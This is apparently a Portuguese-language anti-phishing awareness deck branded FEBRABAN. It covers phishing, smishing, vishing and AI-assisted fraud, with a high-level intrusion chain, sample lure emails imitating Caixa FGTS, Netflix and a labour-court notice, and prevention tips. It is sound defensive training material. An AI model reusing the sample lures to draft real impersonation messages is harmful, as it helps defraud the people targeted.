
## Treinamentos específicos

As empresas financeiras podem ter mais treinamento relacionado à conformidade sobre manuseio e uso de dados, empresas de saúde sobre como lidar com dados de saúde e comerciantes para dados de cartão de crédito.

# Introdução ao Phishing

# O que é Phishing?

“A aplicação deliberada de **técnicas fraudulentas** destinadas a **manipular alguém** a divulgar informações ou realizar ações que podem resultar na divulgação destas informações.”



## Vetores de Ataque



Website



Email



Telefone




Cara a Cara





Correios

# O que é Phishing?

Phishing é uma tentativa de **roubar ilegalmente informações pessoais e financeiras** através do envio de uma mensagem **aparentemente legítima**. Uma mensagem de phishing normalmente inclui pelo menos **um link para uma página falsa** ou um anexo com conteúdo fraudulento.



# Estatísticas por Indústria




Ao lado temos uma visão de como as indústrias estão suscetíveis aos ataques de phishing, mesmo com controles de segurança e conscientização dos colaboradores nenhuma indústria está em 0% livre de ataques de Phising.

Mesmo em industrias diferentes à porcentagem de usuários que clicam em links de phishing ou anexos continuam como a porta de entrada do ofensor.

# Modus Operandi

FEBRABAN



1. Envio de e-mail contendo arquivo malicioso
  - Um atacante desenvolve um malware específico para comprometimento do usuário alvo.
  - O malware pode estar contido em um e-mail ou em um endereço na internet.
  - O alvo abre o e-mail e é infectado sem que haja intervenção do antivírus.
  - Páginas idênticas as originais (facilidade em criar essas páginas)\*
2. Controle Remoto da estação comprometida
  - Uma vez comprometida, a estação passa a executar todas as tarefas orientadas pelo atacante.
  - O atacante planta um sistema de persistência que permita maior resiliência no controle do alvo.
3. Comprometimento do core do sistema infectado
  - São encontradas falhas na estação de trabalho controlada para a execução de uma escalação de privilégios.
  - São extraídas credenciais de acesso para utilização em um posterior ataque de movimentação lateral.
4. Infecção de outros ativos do ambiente
  - São identificadas estações de trabalho e servidores no ambiente que possam ser comprometidas a partir das informações já extraídas.
  - Ataques seguidos de pass-the-hash ou pass-the-ticket podem ser utilizados para comprometer o ambiente inteiro
5. Atividade planejada pelo atacante
  - O atacante obtém poder e controle o suficiente sobre o ambiente alvo para que suas ações de extração e espionagem possam ser executadas sem interferência dos administradores da rede que eventualmente identifiquem o ataque.

# O que é Smishing e Vishing?

FEBRABAN

## **Smishing:**

Smishing é um ataque de cibersegurança de phishing realizado por mensagens de texto móveis, também conhecido como phishing por SMS. Como uma variante de phishing, as vítimas são enganadas a fornecer informações sensíveis a um atacante disfarçado.

Como a definição de smishing sugere, o termo combina "SMS" (serviços de mensagens curtas, mais conhecido como mensagens de texto) e "phishing".


## Phishing

## **Vishing:**

O vishing, ou phishing de voz, é um tipo de ataque de phishing que ocorre por meio de chamadas telefônicas.

Vishing é a prática de enganar as pessoas para que compartilhem informações confidenciais por meio de ligações telefônicas. As vítimas de vishing são levadas a acreditar que estão compartilhando informações confidenciais com uma entidade confiável, como autoridade fiscal, seu empregador, uma companhia aérea que usam, ou alguém que conhecem pessoalmente. O vishing também é conhecido como "phishing de voz".


# Inteligência Artificial nos Ataques



## Operações de influência (IO)

### Engano de imagem por IA e deepfakes

- As imagens geradas por IA são visualmente mais impressionantes e eficazes em comparação com as campanhas anteriores. A IA foi concebida para criar imagens atraentes e provocadoras e melhorá-las ao longo do tempo, considerando as perspectivas:
  - A IO com IA aproveitando-se das redes sociais, e
  - A IO com IA incorporada nos ciberataques.
- Exemplo prático 1:** Os agentes de ameaças utilizam imagens geradas por IA para difundir propaganda nas redes sociais.
- Exemplo prático 2:** Os agentes da ameaça utilizam um vídeo deepfake passando-se por um executivo e enganando um funcionário das finanças para que envie milhões para uma conta.
- Exemplo prático 3:** Imagens convincentes geradas por IA aumentam o envolvimento dos empregados em campanhas de phishing.



## Engenharia Social

### Phishing

- As ferramentas de IA oferecem aos agentes de ameaças capacidades sofisticadas, incluindo a criação de mensagens electrónicas fraudulentas.
- A IA melhora as campanhas de phishing com gramática, pontuação e pontos de discussão mais corretos nas campanhas de whaling e BEC.
- Exemplo prático:** o agente da ameaça utiliza a IA para gerar uma mensagem de correio eletrônico que utiliza a linguagem para se passar por um executivo numa fraude.

### Vishing

- Os agentes da ameaça podem utilizar ferramentas de clonagem de voz baseadas em IA no vishing para fraude financeira e acesso não autorizado a sistemas protegidos por autenticação biométrica.
- Os agentes da ameaça podem utilizar a clonagem de voz em vários esquemas, incluindo passando-se pela família de uma vítima, por um executivo que autoriza uma transação financeira ou enganando a autenticação biométrica para acessar um sistema protegido.
- Os agentes de ameaças podem utilizar ferramentas VaaS pagas para efetuar operações de vishing.
- Exemplo prático:** Um agente de ameaças utiliza uma ferramenta VaaS para clonar a voz de um executivo ou de uma pessoa com autoridade para aprovar uma transação financeira.



## Serviços clandestinos

### IA como um serviço (AI-As-a-Service)

- A Deloitte CTI continua a observar agentes de ameaças que colaboram em fóruns clandestinos sobre formas de utilizar a IA e fraudes.
- As ferramentas de IA maliciosas identificam vulnerabilidades para potencial exploração.
- Os agentes clandestinos anunciam chatbots de IA personalizados
- Personalizados concebidos para criar programas maliciosos.

# Exemplo de Phishing



Fique atento ao e-mail remetente (se condiz com e-mail oficial da empresa que está enviando o e-mail)



Prezado cidadão,

Encontra-se disponível o saque do FGTS. Confira o [Calendário FGTS 2017](#).

No CPF vinculado a este e-mail, consta um saldo no valor de R\$7212,35 disponível para saque. Visto que o valor disponível é superior a R\$3000,00 o titular deverá dirigir-se a uma agência da Caixa Econômica Federal portando:

- Carteira de Trabalho ou Termo de Rescisão
- Documento de identificação com foto
- Extrato completo do FGTS atualizado

Para clientes da Caixa, será possível através do site [www.contasativas.caixa.gov.br](http://www.contasativas.caixa.gov.br) solicitar o crédito automático na conta. Caso não seja, na agência, solicite o depósito em um banco de sua preferência ou o saque em espécie.

O extrato que deverá ser levado junto com os outros documentos já citados, encontra-se abaixo. Clique no botão para fazer o download e depois imprimi-lo.

**Extrato FGTS 2017**

Atenciosamente,  
Caixa Econômica Federal - FGTS


RTXP7K45IUQBO96LMF1ZS0AVYDNEHGJWC832

Fique atento à termos genéricos ao invés do contato direto pelo seu nome

Verificar se o conteúdo do e-mail de fato faz sentido em seu contexto aplicado (exemplo: nunca me cadastrei na plataforma x e estou recebendo e-mail de tal plataforma)

Verificar se o e-mail possui erros ortográficos ou links/ documentos anexados

# Outros exemplos




A fatura falhou - conta bloqueada



Estamos aqui para ajudar quando você precisar. Visite a Central de [Ajuda](#) para mais informações ou [entre em contato conosco](#).

Seus amigos no Netflix



## Notificação de Processo Trabalhista

- CNPJ: [REDACTED]
- Razão Social: [REDACTED]
- Endereço: [REDACTED]

Caro(a) [REDACTED]

Esta é uma notificação referente ao processo trabalhista número 902695222.

Informamos que a notificação foi enviada ao endereço fornecido e está aguardando seu recebimento.

Os autos do processo estão disponíveis para acesso a seguir: [Autos do processo](#).

Atenciosamente,

TRT - 13ª Vara Trabalhista

# Como Identificar um Phishing?

**Veja a seguir cinco dicas para te ajudar a identificar um e-mail de phishing:**

## 1 - Atente-se a e-mails inesperados

Se você receber um e-mail que não estava esperando ou que possua uma oferta de alto valor que parece boa demais para ser verdade, provavelmente trata-se um e-mail malicioso.

## 2 - Verifique o endereço de e-mail do remetente. Em seguida, verifique-o novamente

Veja se há algum texto desconhecido ou suspeito no endereço de e-mail e no nome de domínio do remetente. Os cibercriminosos costumam usar variações discretas, como substituir uma letra por um número (por exemplo, um 'o' por um '0'), para enganar os destinatários a acreditar que a mensagem é de um contato confiável.

Em algumas empresas, é utilizado a tag [EXT] no início da linha do assunto como um indicador de que o e-mail veio de um remetente externo. Use esse recurso para ajudar a determinar se o remetente é confiável.

## 3 - Use sua criatividade ao confirmar o remetente

Se você tiver um meio de contato alternativo para o remetente, como um número de telefone secundário, ligue ou envie uma mensagem de texto diretamente para essa pessoa para confirmar se o envio do e-mail suspeito foi legítimo.

## 4 - Se o remetente alegar ser alguém em quem você confia, compare o e-mail com mensagens anteriores

Você pode comparar a linguagem utilizada pela pessoa em conversas anteriores. Uma expressão incomum ou um tom de escrita divergente, por exemplo, são boas indicações de que o remetente foi falsificado ou comprometido.

## 5 - Lembre-se, você não precisa responder ao e-mail

Se você suspeitar que um e-mail foi enviado por um cibercriminoso, faça uma pausa de um minuto antes de agir sobre ele. Você não precisa responder. Em vez disso, as diretrizes acima podem te ajudar a decidir o que fazer a seguir. Afinal, denunciar e-mails suspeitos é sempre uma opção.



Comportamento Seguro



**FEBRABAN**  
FEDERAÇÃO  
BRASILEIRA  
DE BANCOS


# Ações Preventivas e Recomendações

## Previna-se contra códigos maliciosos e phishing:

- Mantenha o seu computador seguro, com os programas atualizados e com todas as atualizações aplicadas; como antimalware e firewall pessoal;
- Seja cuidadoso ao acessar links reduzidos.

## Respeite a privacidade:

- Não divulgue, sem autorização, imagens em que outras pessoas apareçam;
  - Não divulgue mensagens ou imagens copiadas do perfil de pessoas que restrinjam o acesso;
  - Tente imaginar como a outra pessoa se sentiria ao saber que aquilo está se tornando público.
  - Seja cuidadoso nas redes sociais.
- Nota: Essas informações podem ser utilizadas para elaboração de ataques.**



# Ações Preventivas e Recomendações

FEBRABAN

## 4 Passos para ficar atento



### Questione

todo e-mail de negócios recebido de origem duvidosa



### Check

se os links são legítimos antes de clicar



### Evite

fornecer detalhes de senhas por Email ou telefone



### Denuncie

e-mails suspeitos aparentemente legítimos, visitando diretamente seu website e formulário de contato


## 4 dicas para NÃO ser a próxima VÍTIMA



### Aprenda a identificar e-mails fraudulentos



### Phishing não se referem apenas a Internet Banking



### No website, fique atento aos sinais de phishing



### Falsa sensação de segurança e urgência

# Ações Preventivas e Recomendações

FEBRABAN

## Smishing

- Recebeu SMS solicitando para ligar no 0800 ou outro número que você desconhece? Procure um canal oficial.
- .
- Não clique em links ou execute arquivos anexados a mensagens suspeitas, recebidas por SMS.
- Não instale aplicativos de links recebidos via SMS.
- Desconfiou do SMS? Confirme o remetente e a mensagem por outros meios, por exemplo, ligação ou consulta ao site oficial da empresa.
- Analise o texto e verifique se contém erros ortográficos, pontuação, espaçamentos. Na maioria dos casos ocorrem erros de português.

## Phishing

- Nunca digite sua senha ou chave de segurança após clicar em links recebidos por e-mail.
- Não acesse links ou execute arquivos anexados a mensagens suspeitas, recebidas por e-mail.
- Não instale aplicativos desconhecidos e que não tenham verificação da sua loja de aplicativos.
- Desconfiou do e-mail? Confirme o remetente e a mensagem em canais oficiais da empresa.
- Quando estiver em um site, verifique se ele tem o símbolo de segurança e não clique em promoções com promessas milagrosas.
- Utilize sistema operacional e antivírus originais e os mantenha sempre atualizados.


## Vishing

- Não forneça informações pessoais ou confidenciais por telefone, a menos que tenha certeza absoluta de que está lidando com uma fonte confiável. Se necessário, entre em contato diretamente com a instituição.
- Verifique a identidade de origem: Solicite informações como seu nome completo, número de funcionário ou qualquer outra informação relevante. Anote esses detalhes para referência futura.
